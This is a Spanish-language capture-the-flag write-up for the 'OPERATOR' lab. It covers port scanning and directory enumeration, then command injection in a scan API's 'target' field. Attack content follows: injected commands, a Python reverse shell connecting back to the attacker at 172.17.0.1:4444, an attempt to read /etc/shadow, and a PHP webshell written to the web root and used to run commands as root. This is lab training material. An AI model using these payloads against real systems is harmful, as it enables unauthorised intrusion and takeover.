

Solución al lab **OPERATOR** (nivel difícil)

```
chifay@kali: ~/Whoami-Labs/OPERATOR
Session Actions Edit View Help

W|H|O|A|M|I|-|L|A|B|S|.|C|O|M|

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde operator.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: OPERATOR
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.3

Ingresa la flag (formato WebExploitLabs{...}):
```

Comenzaremos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/OPERATOR
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/OPERATOR chifay@kali: ~/Whoami-Labs/OPERATOR
(chifay@kali)~[~/Whoami-Labs/OPERATOR]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.3 -oN nmap_operator
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-22 12:19 -0600

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
| ssh-hostkey:
|   256 ba:6c:09:22:89:68:a4:7f:35:9f:1e:9a:1f:b4:0b:73 (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAMEFI7HDdcgoyhmyKBe/zJoCA8xI7sL97f8U1d5nccs2La
0+1xj4MfF2fRBtsp8ILVYrAAFUy4C6Vu0WcQJV84=
|   256 a9:d3:d0:4a:57:e2:07:9c:89:05:72:5e:49:35:84:92 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBRP8lajGfSGVU7ew/B70+577sEmZmxpzj7fe2NxU/Sg
80/tcp    open  http      syn-ack ttl 64  PHP cli server 5.5 or later (PHP 8.2.32)
|_ http-title: ShieldForce Cyber | Offensive Security Consultancy
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
5000/tcp   open  http      syn-ack ttl 64  Werkzeug httpd 2.2.2 (Python 3.11.2)
|_ http-methods:
|_   Supported Methods: GET OPTIONS HEAD
|_ http-title: ShieldForce Scan Orchestrator API
|_ http-server-header: Werkzeug/2.2.2 Python/3.11.2
MAC Address: B6:AB:BE:6A:BB:CA (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


ANÁLISIS INICIAL - OPERATOR

Servicios Detectados:

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 9.2p1 Debian
80/tcp	open	http	PHP cli server 8.2.32
5000/tcp	open	http	Werkzeug 2.2.2 (Python 3.11.2)

Enumeración web

Inspección visual puerto 80



Código fuente

```
ShieldForce Cyber | Offensive x http://172.17.0.3/ x +
Not Secure view-source:http://172.17.0.3/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
40 <nav class="navbar">
41 <div class="logo"> ShieldForce Cyber <span>ENTERPRISE</span></div>
42 <div class="nav-links">
43 <a href="/">Portal</a>
44 <a href="/team.php">Equipo</a>
45 <a href="/services.php">Servicios</a>
46 <a href="/contact.php">Contacto</a>
47 </div>
48 </nav>
49 <div class="container">
50 <div class="hero">
51 <h1>Offensive Security Operations Center</h1>
52 <p>Consultora líder en servicios de Red Team, Pentesting Automatizado y Auditoría de Seguridad Continua para infraestructuras corporativas de
alta criticidad.</p>
53 </div>
54
55 <div class="stats">
56 <div class="stat"><div class="number">847</div><div class="label">Auditorías Completadas</div></div>
57 <div class="stat"><div class="number">12,340</div><div class="label">Vulnerabilidades Reportadas</div></div>
58 <div class="stat"><div class="number">99.7%</div><div class="label">Remediación Exitosa</div></div>
59 <div class="stat"><div class="number">156</div><div class="label">Clientes Activos</div></div>
60 </div>
61
62 <h2 class="section-title">Nuestros Servicios</h2>
63 <div class="grid">
64 <div class="card">
65 <h3>Red Team as a Service</h3>
66 <p>Simulaciones adversarias avanzadas con técnicas MITRE ATT&CK, evasión de EDR y persistencia silenciosa en entornos Windows/Linux.</p>
67 </div>
68 <div class="card">
69 <h3>Pentesting Automatizado (AI-Driven)</h3>
70 <p>Motor de escaneo inteligente con orquestación de agentes autónomos para descubrimiento y validación continua de vulnerabilidades.</p>
71 </div>
72 <div class="card">
73 <h3>Auditoría de Cumplimiento</h3>
74 <p>Evaluación integral ISO 27001, PCI-DSS, SOC 2 Type II y GDPR con reportería ejecutiva y técnica en tiempo real.</p>
75 </div>
76 </div>
77
78 <h2 class="section-title">Equipo de Operaciones</h2>
```

Inspección visual puerto 5000

ShieldForce Scan Orchestrator v2.8

Internal API for automated reconnaissance and compliance scanning.

GET /api/v1/health

Returns system health and scan engine status.

POST /api/v1/scan

Execute reconnaissance scan against target. Params: **target** (required), **scan_type** (optional: quick|full).

GET /api/v1/results

Retrieve latest scan results from the orchestrator queue.

GET /api/v1/agents

List registered scanning agents and their status.

Código fuente

```
ShieldForce Scan Orchestrator v2.8</h1>
<div class="container">
  <div class="endpoint">
    <span class="method">GET</span><span class="path">/api/v1/health</span>
    <p class="desc">Returns system health and scan engine status.</p>
  </div>
  <div class="endpoint">
    <span class="method">POST</span><span class="path">/api/v1/scan</span>
    <p class="desc">Execute reconnaissance scan against target. Params: <code>target</code> (required), <code>scan_type</code> (optional: quick|full).</p>
  </div>
  <div class="endpoint">
    <span class="method">GET</span><span class="path">/api/v1/results</span>
    <p class="desc">Retrieve latest scan results from the orchestrator queue.</p>
  </div>
  <div class="endpoint">
    <span class="method">GET</span><span class="path">/api/v1/agents</span>
    <p class="desc">List registered scanning agents and their status.</p>
  </div>
</div>
</body>
</html>
```

Feroxbuster puerto 80

```
chifay@kali: ~/Whoami-Labs/OPERATOR
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/OPERATOR  chifay@kali: ~/Whoami-Labs/OPERATOR  chifay@kali: ~/Whoami-Labs/OPERATOR

In-Scope Url      172.17.0.3
Threads           50
Wordlist           /usr/share/wordlists/dirb/common.txt
Status Codes      All Status Codes!
Timeout (secs)    7
User-Agent         feroxbuster/2.13.1
Config File        /etc/feroxbuster/ferox-config.toml
Extract Links      true
Output File        web.txt
Extensions         [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods       [GET]
Recursion Depth    4

Press [ENTER] to use the Scan Management Menu™

404 GET 71 57w -c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 91l 297w -c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 133l 506w 7551c http://172.17.0.3/services.php
200 GET 114l 327w 5752c http://172.17.0.3/contact.php
200 GET 100l 381w 6618c http://172.17.0.3/team.php
200 GET 91l 297w 5630c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter

[#####] - 31s 221508/221508 0s found:3 errors:3
[#####] - 22s 55368/55368 2525/s http://172.17.0.3/
[#####] - 25s 55368/55368 2244/s http://172.17.0.3/cgi-bin/
[#####] - 25s 55368/55368 2232/s http://172.17.0.3/cgi-bin/cgi-bin/
[#####] - 22s 55368/55368 2485/s http://172.17.0.3/cgi-bin/cgi-bin/cgi-bin/
```

Feroxbuster puerto 5000

```
chifay@kali: ~/Whoami-Labs/OPERATOR
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/OPERATOR chifay@kali: ~/Whoami-Labs/OPERATOR chifay@kali: ~/Whoami-Labs/OPERATOR
L$ feroxbuster -u http://172.17.0.3:5000 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak,old,env,zip,db,sql,
log,env -t 50 -o web_5000.txt

FERROXBUSTER
by Ben "epi" Risher 🍌 ver: 2.13.1

Target Url      http://172.17.0.3:5000/
In-Scope Url    172.17.0.3
Threads         50
Wordlist        /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     web_5000.txt
Extensions     [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 41l 110w 1956c http://172.17.0.3:5000/
[#####] - 2m 55368/55368 0s found:1 errors:0
[#####] - 2m 55368/55368 445/s http://172.17.0.3:5000/
```

Puerto 80 - Web Principal:

- **Título:** ShieldForce Cyber | Offensive Security Consultancy
- **Tecnología:** PHP (8.2.32)
- **Páginas encontradas:**
 - /services.php (200)
 - /team.php (200)
 - /contact.php (200)
- **Temática:** Consultoría de seguridad ofensiva

Puerto 5000 - API Python:

- **Título:** ShieldForce Scan Orchestrator API
- **Tecnología:** Werkzeug 2.2.2 (Python 3.11.2)
- **Endpoints documentados:**
 - GET /api/v1/health
 - POST /api/v1/scan

- GET /api/v1/results
- GET /api/v1/agents
- **Temática:** Orquestación de escaneo de vulnerabilidades

ENUMERACIÓN DETALLADA

Fase 1. Analizar la API (Puerto 5000)

1. Verificar health endpoint

```
(chifay@kali)~[~/Whoami-Labs/OPERATOR]
$ curl -s http://172.17.0.3:5000/api/v1/health | jq
{
  "agents_online": 3,
  "engine": "shieldforce-scan-orchestrator",
  "scan_queue_depth": 0,
  "status": "operational",
  "uptime_seconds": 84720,
  "version": "2.8.1"
}
```

2. Probar scan endpoint (command injection)

```
(chifay@kali)~[~/Whoami-Labs/OPERATOR]
$ curl -s -X POST "http://172.17.0.3:5000/api/v1/scan" \
-H "Content-Type: application/json" \
-d '{"target": "127.0.0.1; id", "scan_type": "quick"}'
{"output": "Starting Nmap 7.93 ( https://nmap.org ) at 2026-08-22 22:06 UTC\nNmap scan report for localhost (127.0.0.1)\nHost is up (0.00025s latency).\nNmap done: 1 IP address (1 host up) scanned in 0.00 seconds\nuid=1000(shieldforce) gid=1000(shieldforce) groups=1000(shieldforce),6(disk)\n", "scan_id": "sf-f0733633", "scan_type": "quick", "status": "completed", "target": "127.0.0.1; id"}
```

3. Probar con diferentes payloads

```
(chifay@kali)~[~/Whoami-Labs/OPERATOR]
$ curl -s -X POST "http://172.17.0.3:5000/api/v1/scan" \
-H "Content-Type: application/json" \
-d '{"target": "127.0.0.1 | whoami", "scan_type": "quick"}'
{"output": "shieldforce\n", "scan_id": "sf-9fa91cfc", "scan_type": "quick", "status": "completed", "target": "127.0.0.1 | whoami"}
```

4. Probar SSTI en el parámetro target

```
(chifay@kali)~[~/Whoami-Labs/OPERATOR]
$ curl -s -X POST "http://172.17.0.3:5000/api/v1/scan" \
-H "Content-Type: application/json" \
-d '{"target": "{{ 7*7 }}", "scan_type": "quick"}'
{"output": "Starting Nmap 7.93 ( https://nmap.org ) at 2026-08-22 22:12 UTC\nFailed to resolve \"{{\".\\nFailed to resolve \"7*7\".\\nFailed to resolve \"}}\".\\nWARNING: No targets were specified, so 0 hosts scanned.\\nNmap done: 0 IP addresses (0 hosts up) scanned in 0.00 seconds\n", "scan_id": "sf-f2acf1d6", "scan_type": "quick", "status": "completed", "target": "{{ 7*7 }}"}
```

5. Listar agents

```
(chifay@kali)~[~/Whoami-Labs/OPERATOR]
$ curl -s http://172.17.0.3:5000/api/v1/agents
{"agents": [{"hostname": "scan-node-alpha", "id": "agent-01", "last_heartbeat": "2026-08-05T12:00:00Z", "status": "online"}, {"hostname": "scan-node-beta", "id": "agent-02", "last_heartbeat": "2026-08-05T11:58:30Z", "status": "online"}, {"hostname": "scan-node-gamma", "id": "agent-03", "last_heartbeat": "2026-08-04T08:15:00Z", "status": "maintenance"}]}
```

Fase 2: Analizar PHP Web (Puerto 80)

1. Buscar archivos de backup y configuración

```
(chifay@kali)~[/Whoami-Labs/OPERATOR]
$ for file in .env .env.local config.php settings.php .htaccess .htpasswd; do
  curl -s -o /dev/null -w "%{http_code} $file\n" "http://172.17.0.3/$file"
done
404 .env
404 .env.local
404 config.php
404 settings.php
404 .htaccess
404 .htpasswd
```

2. Probar LFI en parámetros

```
(chifay@kali)~[/Whoami-Labs/OPERATOR]
$ curl -s "http://172.17.0.3/services.php?page=../../../../etc/passwd"
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>ShieldForce Cyber | Servicios de Seguridad Ofensiva</title>
<style>
:root{--bg:#0a0e17;--card:#11827;--accent:#10b981;--accent2:#3b82f6;--text:#f9fafb;--muted:#9ca3af;--border:#1f2937;--da
nger:#ef4444;--warning:#f59e0b;}
*{box-sizing:border-box;margin:0;padding:0;font-family:'Segoe UI',system-ui,sans-serif;}
body{background:var(--bg);color:var(--text);line-height:1.6;}
.navbar{display:flex;justify-content:space-between;align-items:center;padding:1rem 2rem;border-bottom:1px solid var(--bor
der);background:rgba(17,24,39,0.95);}
.navbar .logo{font-size:1.4rem;font-weight:700;color:var(--accent);display:flex;align-items:center;gap:0.5rem;}
.navbar .logo span{background:rgba(16,185,129,0.15);color:var(--accent);padding:0.15rem 0.5rem;border-radius:5px;font-siz
e:0.75rem;border:1px solid rgba(16,185,129,0.3);}
.nav-links{display:flex;gap:1.5rem;}
.nav-links a{color:var(--muted);text-decoration:none;font-weight:500;transition:color 0.2s;}
.nav-links a:hover,.nav-links a.active{color:var(--accent);}
.container{max-width:1200px;margin:0 auto;padding:2rem;}
.page-title{font-size:2rem;margin-bottom:0.5rem;background:linear-gradient(135deg,#10b981,#3b82f6);-webkit-background-cli
p:text;-webkit-text-fill-color:transparent;}
.subtitle{color:var(--muted);margin-bottom:2.5rem;font-size:1.05rem;}
.services-grid{display:grid;grid-template-columns:repeat(auto-fit,minmax(340px,1fr));gap:1.5rem;margin-bottom:3rem;}
.service-card{background:var(--card);border:1px solid var(--border);border-radius:12px;padding:1.8rem;transition:transfor
m 0.2s,border-color 0.2s;}
```

```
(chifay@kali)~[/Whoami-Labs/OPERATOR]
$ curl -s "http://172.17.0.3/team.php?file=../config.php"
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>ShieldForce Cyber | Equipo de Operaciones</title>
<style>
:root{--bg:#0a0e17;--card:#11827;--accent:#10b981;--accent2:#3b82f6;--text:#f9fafb;--muted:#9ca3af;--border:#1f2937;}
*{box-sizing:border-box;margin:0;padding:0;font-family:'Segoe UI',system-ui,sans-serif;}
body{background:var(--bg);color:var(--text);line-height:1.6;}
.navbar{display:flex;justify-content:space-between;align-items:center;padding:1rem 2rem;border-bottom:1px solid var(--bor
der);background:rgba(17,24,39,0.95);}
.navbar .logo{font-size:1.4rem;font-weight:700;color:var(--accent);display:flex;align-items:center;gap:0.5rem;}
.navbar .logo span{background:rgba(16,185,129,0.15);color:var(--accent);padding:0.15rem 0.5rem;border-radius:5px;font-siz
e:0.75rem;border:1px solid rgba(16,185,129,0.3);}
.nav-links{display:flex;gap:1.5rem;}
.nav-links a{color:var(--muted);text-decoration:none;font-weight:500;transition:color 0.2s;}
.nav-links a:hover,.nav-links a.active{color:var(--accent);}
.container{max-width:1200px;margin:0 auto;padding:2rem;}
.page-title{font-size:2rem;margin-bottom:0.5rem;background:linear-gradient(135deg,#10b981,#3b82f6);-webkit-background-cli
p:text;-webkit-text-fill-color:transparent;}
.subtitle{color:var(--muted);margin-bottom:2.5rem;font-size:1.05rem;}
.team-grid{display:grid;grid-template-columns:repeat(auto-fit,minmax(340px,1fr));gap:1.5rem;margin-bottom:3rem;}
.member-card{background:var(--card);border:1px solid var(--border);border-radius:12px;padding:1.8rem;transition:transform
0.2s,border-color 0.2s;}
.member-card:hover{transform:translateY(-2px);border-color:var(--accent);}
.member-header{display:flex;align-items:center;gap:1rem;margin-bottom:1rem;}
```

```
(chifay@kali)-[~/Whoami-Labs/OPERATOR]
$ curl -s "http://172.17.0.3/contact.php?include=../../../../etc/passwd"
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>ShieldForce Cyber | Contacto</title>
<style>
:root{--bg:#0a0e17;--card:#111827;--accent:#10b981;--accent2:#3b82f6;--text:#f9fafb;--muted:#9ca3af;--border:#1f2937;}
*{box-sizing:border-box;margin:0;padding:0;font-family:'Segoe UI',system-ui,sans-serif;}
body{background:var(--bg);color:var(--text);line-height:1.6;}
.navbar{display:flex;justify-content:space-between;align-items:center;padding:1rem 2rem;border-bottom:1px solid var(--border);background:rgba(17,24,39,0.95);}
.navbar .logo{font-size:1.4rem;font-weight:700;color:var(--accent);display:flex;align-items:center;gap:0.5rem;}
.navbar .logo span{background:rgba(16,185,129,0.15);color:var(--accent);padding:0.15rem 0.5rem;border-radius:5px;font-size:0.75rem;border:1px solid rgba(16,185,129,0.3);}
.nav-links{display:flex;gap:1.5rem;}
.nav-links a{color:var(--muted);text-decoration:none;font-weight:500;transition:color 0.2s;}
.nav-links a:hover,.nav-links a.active{color:var(--accent);}
.container{max-width:900px;margin:0 auto;padding:2rem;}
.page-title{font-size:2rem;margin-bottom:0.5rem;background:linear-gradient(135deg,#10b981,#3b82f6);-webkit-background-clip:text;-webkit-text-fill-color:transparent;}
.subtitle{color:var(--muted);margin-bottom:2.5rem;font-size:1.05rem;}
.contact-grid{display:grid;grid-template-columns:1fr 1fr;gap:2rem;margin-bottom:3rem;}
.form-section{background:var(--card);border:1px solid var(--border);border-radius:12px;padding:1.8rem;}
.form-section h3{color:var(--accent);margin-bottom:1.2rem;}
.form-group{margin-bottom:1rem;}
```

3. Probar file upload en contact.php

```
(chifay@kali)-[~/Whoami-Labs/OPERATOR]
$ curl -X POST "http://172.17.0.3/contact.php" \
-F "email=test@test.com" \
-F "message=test" \
-F "file=@shell.php" \
-i
HTTP/1.1 200 OK
Host: 172.17.0.3
Date: Sun, 23 Aug 2026 03:07:48 GMT
Connection: close
X-Powered-By: PHP/8.2.32
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>ShieldForce Cyber | Contacto</title>
<style>
:root{--bg:#0a0e17;--card:#111827;--accent:#10b981;--accent2:#3b82f6;--text:#f9fafb;--muted:#9ca3af;--border:#1f2937;}
*{box-sizing:border-box;margin:0;padding:0;font-family:'Segoe UI',system-ui,sans-serif;}
body{background:var(--bg);color:var(--text);line-height:1.6;}
.navbar{display:flex;justify-content:space-between;align-items:center;padding:1rem 2rem;border-bottom:1px solid var(--border);background:rgba(17,24,39,0.95);}
.navbar .logo{font-size:1.4rem;font-weight:700;color:var(--accent);display:flex;align-items:center;gap:0.5rem;}
.navbar .logo span{background:rgba(16,185,129,0.15);color:var(--accent);padding:0.15rem 0.5rem;border-radius:5px;font-size:0.75rem;border:1px solid rgba(16,185,129,0.3);}
.nav-links{display:flex;gap:1.5rem;}
.nav-links a{color:var(--muted);text-decoration:none;font-weight:500;transition:color 0.2s;}
.nav-links a:hover,.nav-links a.active{color:var(--accent);}
.container{max-width:900px;margin:0 auto;padding:2rem;}
.page-title{font-size:2rem;margin-bottom:0.5rem;background:linear-gradient(135deg,#10b981,#3b82f6);-webkit-background-clip:text;-webkit-text-fill-color:transparent;}
.subtitle{color:var(--muted);margin-bottom:2.5rem;font-size:1.05rem;}
.contact-grid{display:grid;grid-template-columns:1fr 1fr;gap:2rem;margin-bottom:3rem;}
.form-section{background:var(--card);border:1px solid var(--border);border-radius:12px;padding:1.8rem;}
.form-section h3{color:var(--accent);margin-bottom:1.2rem;}
.form-group{margin-bottom:1rem;}
```

4. Buscar archivos de logs


```
(chifay@kali)-[~/Whoami-Labs/OPERATOR]
$ curl -s "http://172.17.0.3/error_log"
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>ShieldForce Cyber | Offensive Security Consultancy</title>
<style>
:root{--bg:#0a0e17;--card:#11827;--accent:#10b981;--accent2:#3b82f6;--text:#f9fafb;--muted:#9ca3af;--border:#1f2937;--da
nger:#ef4444;}
*{box-sizing:border-box;margin:0;padding:0;font-family:'Segoe UI',system-ui,sans-serif;}
body{background:var(--bg);color:var(--text);line-height:1.6;}
.navbar{display:flex;justify-content:space-between;align-items:center;padding:1rem 2rem;border-bottom:1px solid var(--bor
der);background:rgba(17,24,39,0.95);}
.navbar .logo{font-size:1.4rem;font-weight:700;color:var(--accent);display:flex;align-items:center;gap:0.5rem;}
.navbar .logo span{background:rgba(16,185,129,0.15);color:var(--accent);padding:0.15rem 0.5rem;border-radius:5px;font-siz
e:0.75rem;border:1px solid rgba(16,185,129,0.3);}
.nav-links{display:flex;gap:1.5rem;}
.nav-links a{color:var(--muted);text-decoration:none;font-weight:500;transition:color 0.2s;}
.nav-links a:hover{color:var(--accent);}
.container{max-width:1200px;margin:0 auto;padding:2rem;}
.hero{text-align:center;padding:4rem 2rem;background:linear-gradient(135deg,rgba(16,185,129,0.05) 0%,rgba(59,130,246,0.05
) 100%);border:1px solid var(--border);border-radius:16px;margin-bottom:3rem;}
.hero h1{font-size:2.8rem;margin-bottom:1rem;background:linear-gradient(135deg,#10b981,#3b82f6);-webkit-background-clip:t
ext;-webkit-text-fill-color:transparent;}
.hero p{color:var(--muted);font-size:1.1rem;max-width:700px;margin:0 auto 2rem;}
.grid{display:grid;grid-template-columns:repeat(auto-fit,minmax(320px,1fr));gap:1.5rem;margin-bottom:3rem;}
```

```
(chifay@kali)-[~/Whoami-Labs/OPERATOR]
$ curl -s "http://172.17.0.3/logs/access.log"
<!doctype html><html><head><title>404 Not Found</title><style>
body { background-color: #f0f0f0; color: #333333; margin: 0; padding:0; }
h1 { font-size: 1.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em; border-bottom: 1p
x inset black; margin: 0; }
h1, p { padding-left: 10px; }
code.url { background-color: #eeeeee; font-family:monospace; padding:0 2px;}
</style>
</head><body><h1>Not Found</h1><p>The requested resource <code class="url">/logs/access.log</code> was not found on this
server.</p></body></html>
```

ANÁLISIS DE RESULTADOS

Hallazgo	Detalle
RCE Confirmado	whoami → shieldforce
Grupos	shieldforce, disk (puede leer discos)
API	/api/v1/scan vulnerable a command injection
PHP Web	No hay LFI/upload aparente (gobuster no funciona bien)

EXPLOTACIÓN - REVERSE SHELL

Paso 1: Listener en tu Kali

```
(chifay@kali)~[/Whoami-Labs/OPERATOR]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Paso 2: Reverse Shell con Python3

```
(chifay@kali)~[/Whoami-Labs/OPERATOR]
$ curl -s -X POST "http://172.17.0.3:5000/api/v1/scan" \
-H "Content-Type: application/json" \
-d '{"target": "127.0.0.1; python3 -c \'\'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\'\'172.17.0.1\'\',4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\'\'/bin/bash\'\',\'\'-i\'\'])\'\'\'", "scan_type": "quick"}'
{"output": "Scan timed out after 30 seconds", "scan_id": "sf-c5b8fe01", "scan_type": "quick", "status": "completed", "target": "127.0.0.1; python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\'172.17.0.1\'',4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\'/bin/bash\'\',\'-i\'])'"}
$
```

Paso 3: Shell estabilizada

```
shieldforce@operator:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
shieldforce@operator:~$ export TERM=xterm
export TERM=xterm
shieldforce@operator:~$ ^Z
zsh: suspended nc -lvp 4444

(chifay@kali)~[/Whoami-Labs/OPERATOR]
$ stty raw -echo; fg
[1] + continued nc -lvp 4444

shieldforce@operator:~$
shieldforce@operator:~$
```

ESCALADA DE PRIVILEGIOS

El usuario shieldforce está en el grupo disk. Esto permite leer el sistema de archivos directamente.

1. Leer archivos como root

Leer /etc/shadow

```
shieldforce@operator:~$ debugfs /dev/sda1 -c "cat /etc/shadow" 2>/dev/null
shieldforce@operator:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
overlay         18G   8.0G   9.1G  47% /
tmpfs           64M    0   64M   0% /dev
shm            64M    0   64M   0% /dev/shm
/dev/nvme0n1p3  18G   8.0G   9.1G  47% /etc/hosts
tmpfs           4.0K    0   4.0K   0% /proc/acpi
```

Estamos dentro de un contenedor o entorno con **overlay filesystem**. No hay discos físicos accesibles directamente. El sistema de archivos raíz (/) es un overlay montado sobre /dev/nvme0n1p3

2. Ver procesos en ejecución

```
shieldforce@operator:~$ ps au
ps au
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2352   1452 pts/0    Ss+   Aug22    0:00 /sbin/sys-daemon
root          82  0.0  0.0   2592   1800 pts/0    S+    Aug22    0:00 /bin/sh /usr/bin/mysqld_safe
mysql        207  0.0  1.2 8591218336 103804 pts/0  Sl+   Aug22    0:02 /usr/sbin/mariadb --basedir=/usr --datadir=/var/lib/
mysql --plugin-dir=/usr/lib/mysql/plugin --user=mysql --skip-log-error --pid-file=/run/mysqld/mysqld.pid --socket=/run/my
sqld/mysqld.sock
root         208  0.0  0.0   5960   2652 pts/0    S+    Aug22    0:00 logger -t mysqld -p daemon error
root        312  0.0  0.0   3940   1680 pts/0    S+    Aug22    0:00 bash
root        313  0.0  0.0   5916   3876 pts/0    S+    Aug22    0:00 su -l shieldforce -c python3 /app/scan_api.py
root        314  0.1  0.2 199156 23324 pts/0    S+    Aug22    0:23 php -S 0.0.0.0:80
shieldf+    59159 0.0  0.0   4580   3760 pts/1    Ss+   03:29    0:00 /bin/bash
shieldforce@operator:~$
```

Encontramos php se está ejecutando sobre el puerto 80 y el usuario shieldforce tiene permisos de escritura sobre /var/www/html

```
shieldforce@operator:~$ ls -al /var/www
total 24
drwxr-xr-x 1 root      root      4096 Aug  8 04:21 .
drwxr-xr-x 1 root      root      4096 Aug 22 18:17 ..
drwxr-xr-x 1 shieldforce shieldforce 4096 Aug  8 00:39 html
shieldforce@operator:~$
```

Aprovecharemos esto para crear una webshell y poder ejecutar comandos como root

Desde la shell actual (shieldforce)

```
shieldforce@operator:~$ echo '<?php system($_REQUEST["cmd"]); ?>' > /var/www/html/shell.php
shieldforce@operator:~$ cat /var/www/html/shell.php
<?php system($_REQUEST["cmd"]); ?>
shieldforce@operator:~$
```

Ejecutar comandos vía web

```
shieldforce@operator:~$ curl -s "http://172.17.0.3/shell.php?cmd=id"
uid=0(root) gid=0(root) groups=0(root)
shieldforce@operator:~$ curl -s "http://172.17.0.3/shell.php?cmd=whoami"
root
shieldforce@operator:~$
```

Como podemos ver ya tenemos ejecución de comandos como root, vamos a buscar la bandera y ver su contenido

```
shieldforce@operator:~$ curl -s "http://172.17.0.3/shell.php?cmd=find+/-name+flag.txt"
/root/flag.txt
